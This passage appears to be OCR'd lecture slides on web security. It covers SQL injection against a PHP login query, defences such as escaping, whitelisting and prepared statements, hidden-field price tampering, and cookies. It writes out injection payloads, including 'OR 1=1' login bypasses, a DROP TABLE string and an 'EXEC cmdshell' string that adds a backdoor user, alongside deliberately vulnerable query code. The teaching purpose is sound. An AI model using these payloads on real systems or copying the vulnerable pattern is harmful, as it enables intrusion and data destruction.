   WHERE Age=34; -- this is a comment

INSERT INTO Users Values('Pearl', 'F', ...);
DROP TABLE Users;
```

Server-side code

Website




"Login code" (PHP)

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

Suppose you successfully log in as $user
if this returns any results

How could you exploit this?

SQL injection




```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");


$result = mysql_query("select * from Users
        where(name='frank' OR 1=1); --
            and password='whocares');");
```

Login successful!

Problem: Data and code mixed up together

SQL injection: Worse


```
frank' OR 1=1); DROP TABLE Users; --
```

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");

$result = mysql_query("select * from Users
        where(name='frank' OR 1=1);
        DROP TABLE Users; --
            and password='whocares');");
```


Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection: Even worse


```
'); EXEC cmdshell 'net user badguy backdoor / ADD'; --
```


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");

$result = mysql_query("select * from Users
        where(name='');
        EXEC cmdshell 'net user badguy backdoor / ADD'; --
            and password='whocares');");
```



http://xkcd.com/327/

SQL injection attacks are common



http://web.nvd.nist.gov/view/vuln/statistics


ZU 0666', 0, 0); DROP DATABASE TABLICE;--

SQL injection countermeasures

The underlying issue


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

- This one string combines the **code** and the **data**
- Similar to buffer overflows

When the boundary between code and data blurs, we open ourselves up to vulnerabilities

The underlying issue

```
$result = mysql_query(“select * from Users
        where(name=‘$user’ and password=‘$pass’);”);
```



Prevention: Input validation

- We require input of a certain form, but we cannot guarantee it has that form, so we must **validate it**
  - Just like we do to avoid buffer overflows

- Making input trustworthy
  - **Check** it has the expected form, reject it if not
  - **Sanitize** by modifying it or using it such that the result is correctly formed

Sanitization: Blacklisting

`' ; --`

- **Delete** the characters you don't want
- **Downside**: "`Lupita Nyong'o`"
  - You want these characters sometimes!
  - How do you know if/when the characters are bad?
- **Downside**: How to know you've ID'd all bad chars?

Sanitization: Escaping

- **Replace** problematic characters with safe ones
  - Change `'` to `\'`
  - Change `;` to `\;`
  - Change `-` to `\-`
  - Change `\` to `\\`
- Hard by hand, there are many libs & methods
  - `magic_quotes_gpc = On`
  - `mysql_real_escape_string()`
- **Downside**: Sometimes you want these in your SQL!
  - And escaping still may not be enough

Checking: Whitelisting

- Check that the user input is **known to be safe**
  - E.g., integer within the right range

- Rationale: Given invalid input, **safer to reject than fix**
  - “Fixes” may result in wrong output, or vulnerabilities
  - Principle of fail-safe defaults

- **Downside**: Hard for rich input!
  - How to whitelist usernames? First names?

Sanitization via escaping, whitelisting, blacklisting is HARD.

Can we do better?

Sanitization: Prepared statements

- Treat user data according to its *type*
  - Decouple the code and the data

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

```
$db = new mysql("localhost", "user", "pass", "DB");

$statement = $db->prepare("select * from Users
        where(name=? and password=?);");
```

Bind variables


```
$statement->bind_param("ss", $user, $pass);
$statement->execute();
```

Bind variables are typed

Decoupling lets us compile now, before binding the data

Using prepared statements

```
$statement = $db->prepare(“select * from Users
        where(name=?        and password=?);”);
$stmt->bind_param("ss", $user, $pass);
```



Binding is only applied to the leaves, so the structure of the tree is *fixed*

Additional mitigation

- For **defense in depth**, *also* try to mitigate any attack
  - But should **always do input validation** in any case!

- **Limit privileges**; reduces power of exploitation
  - Limit commands and/or tables a user can access
  - e.g., allow SELECT on Orders but not Creditcards

- **Encrypt sensitive data**; less useful if stolen
  - May not need to encrypt Orders table
  - But certainly encrypt creditcards.cc_numbers


Adding state to the web

HTTP is *stateless*

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects

- No direct way to ID a client from a previous session
  - So why don't you have to log in at every page load?

Maintaining State



- **Web application maintains *ephemeral* state**

- Server processing often produces intermediate results
  - Not ACID long-lived state
- Send state to the client
- Client returns the state in subsequent responses

Two kinds of state: **hidden fields**, and **cookies**

Ex: Online ordering

socks.com/order.php socks.com/pay.php

Separate page

Ex: Online ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Ex: Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Anyone see a problem here?

Ex: Online ordering

Client can change the value!

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01"
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Solution: *Capabilities*

- Server maintains ***trusted*** state
  - Server stores intermediate state
  - Send a pointer to that state (**capability**) to client
  - Client **references** the capability in next response

- Capabilities should be **hard to guess**
  - Large, random numbers
  - To prevent illegal access to the state

Using capabilities

Client can no longer change price

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Using capabilities


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

But we don’t want to use hidden fields all the time!

- Tedious to maintain on all the different pages
- Start all over on a return visit (after closing browser window)

Statefulness with Cookies



- Server maintains trusted state
  - Indexes it with a **cookie**
- Sends cookie to the client, which stores it
  - Indexed by server
- Client returns it with subsequent queries to same server

Cookies are key-value pairs

Set-Cookie:key=value; options; ….

Headers


Data

HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1l0cbclagu11slsac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
